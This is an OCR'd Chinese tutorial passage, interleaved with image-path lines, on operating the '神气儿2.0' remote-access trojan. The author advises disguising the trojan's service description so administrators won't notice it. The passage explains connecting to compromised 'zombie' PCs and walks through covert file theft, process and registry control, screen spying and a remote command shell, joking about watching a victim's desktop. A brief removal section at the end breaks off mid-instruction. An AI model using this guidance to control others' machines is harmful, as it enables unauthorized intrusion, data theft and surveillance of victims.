
再来看看“启动”标签。里面有一个“服务优先启动”选项，笔者建议把勾打上，意思是如果有一个和我们配置的服务端生成的系统服务同名，就启动木马程序；下面的“显示名称”是指在服务管理显示的名称；“服务名称”是指此服务的名称；“描述信息”就是所写服务的描述了，这里可以自己设置，笔者建议显示名称和服务名称不用改，但描述一定得改，如果网管查看服务管理，一看到描述就会知道不是什么好东东。


最后的“图标”标签是更改服务端文件的图标。都设置好后点击最上面的“生成被控端”按钮就可以了。


服务端的连接


连接服务端很容易，如果你设有反向连接，被控制的电脑一上线就会主动连接你，你只要打开“神气儿2.0”的客户端就可以，只需静静等待（图2）。

正向连接可以点击“主机(O)”菜单，选择“添加连接主机(A)”，会弹出“添加主机”窗口，在里面输入要连接的IP和端口。如果连接成功，在“文件浏览”标签里的“远程主机”下会看到连接的IP。下面，我就给大家介绍一下这款木马的强大功能。









主要功能

1. 文件管理

"神气儿2.0"可对远程主机进行文件管理，可任意打开、修改、删除、复制、剪切、重命名、压缩、解压缩文件和目录。在"文件浏览"标签里就可进行操作，就像操作自己硬盘上的文件一样（图3）。

上面还有工具栏按钮可以操作，具体操作我就不给大家一一解释了。可能有人会问了，它的文件管理就这么简单？和普通的木马没什么两样嘛！不是的，它还有一个很独特的功能，就是可以搜索远程电脑硬盘里的文件。在"文件浏览"标签里选中一台被控制的电脑，再选择"搜索文件"标签。它不但可搜索文件，还可按修改日期、文件大小、高级选项进行搜索。

2. 文件传输

"神气儿2.0"可随意上传／下载文件，可不是依赖于FTP哦！如果想下载远程电脑上的文件或文件夹，先选中该文件或文件夹，然后点击工具栏上的"下载"按钮，如图4。

"神气儿2.0"不但可进行本地计算机与远程计算机之间的文件传输，还可对远程电脑与远程电脑进行文件传输，什么意思呢？比如我控制了两台电脑，IP分别是192.168.1.2和192.168.1.4，我可以把192.168.1.2里的文件或文件夹复制到192.168.1.4的电脑里，只需选择文件或目录进行复制和剪切即可。

3. 进程管理

"神气儿2.0"还可管理远程计算机上的进程，在"文件浏览"标签里选中一台所控制的电脑，再选择"进程管理"标签，然后点击最下面的"刷新"按钮（图5）。


看到了吧？它的进程管理工具显示的进程很详细，不光可显示进程名称，还可显示进程里的模块名称（模块一般都是DLL文件），下面还有终止进程和设置进程的优先级，如果想终止哪个进程，选中后点击下面的"终止"按钮即可，"设置"按钮用于设置进程的优先级。

4. 后台服务管理

我们可启动、停止、删除、设置系统服务（图6）。选择"后台服务"标签，点击"刷新"按钮后就会看到远程计算机上的服务，要对哪个服务进程操作，选中后点最下面的"操作"按钮即可。

5. 注册表管理

注册表是Windows很重要的一个部件，"神气儿"里也携带了管理注册表的功能。选择"注册表编辑"标签，了解注



册表的人一看就会明白（图7）。如果不了解注册表，笔者劝你不要乱删改，可能会使你失去一台可爱的肉鸡。

6．屏幕控制

说实话，“神气儿”的屏幕控制不怎么好用，不建议使用，因为图像截取的速度慢，也就是游戏玩家所说的“卡”，希望作者能在下一版本里进行改进。不过清晰度还算可以，可以自己调试。在“文件浏览”标签里选择一台控制的计算机，然后点击“屏幕控制”标签，点击左边那个“读取屏幕”按扭，然后点击“开始观看”，过几秒就可看到对方桌面了（图8）。呵呵！我控制的这台电脑正在COPY电影。

7.DOS命令

“神气儿”木马可在所控制的电脑里执行DOS命令，简直就和SHELL一样（图9）。我用DIR命令浏览了一个被控制电脑的硬盘，点击“DOS命令”标签，然后在下面输入要执行的命令就可以了。

8．批量任务

批量任务的意思是同时处理几条任务。点击“批量任务”标签，然后再选择要执行任务的电脑，即“批量任务”标签下的用户名称，点“✓”即可。在“支持的任务”下选择一个任务，然后点“添加任务”按钮即可（图10）。

设置好后，点右边的“执行任务”按钮即可。右边的“选择所有”按钮是指选择所有要执行的任务，“反向选择”按钮是指选择没有被选中的任务。

9．任务进度

最后我们来看看“任务进度”标签，任务进度和批量任务是相关联的。比如说，我用批量任务上传了一个文件，文件正在上传期间可使用任务进度来停止上传、暂停上传和恢复上传（图11），下面有三个按钮，“暂停”是指暂时停止上传的文件，如果暂停后，想让它继续上传，就点击“恢复”按钮。想停止上传文件，就点击“停止”按钮。

清除木马

现在，相信大家都了解“神气儿2.0木马”的使用了，现在我就给大家讲讲如何清除这款木马。我们可使用“神气儿”自带的清除功能来清除它，点击“文件浏览”标签，然后选择被控制的电脑，点击鼠标右键，选择“卸载被控端(U)”，等被控制的电脑重启后，就清除了神气儿木马。

如果想手动清除也可以，先结束“explorer.exe”进程，即资源管理器的进程，因为“神气儿”是用DLL进程插入技术的，它把DLL文件进程插入到了“explorer.exe”进程里，所以结束“explorer.exe”进程，也就结束了木马进程。然后在C:\Windows\System32目录里找到spoolsv.exe和soul.dll文件，把它们删掉就可以了，再把“神气儿”的服务删掉。打开CMD，使用sc命令，其命令格式是：

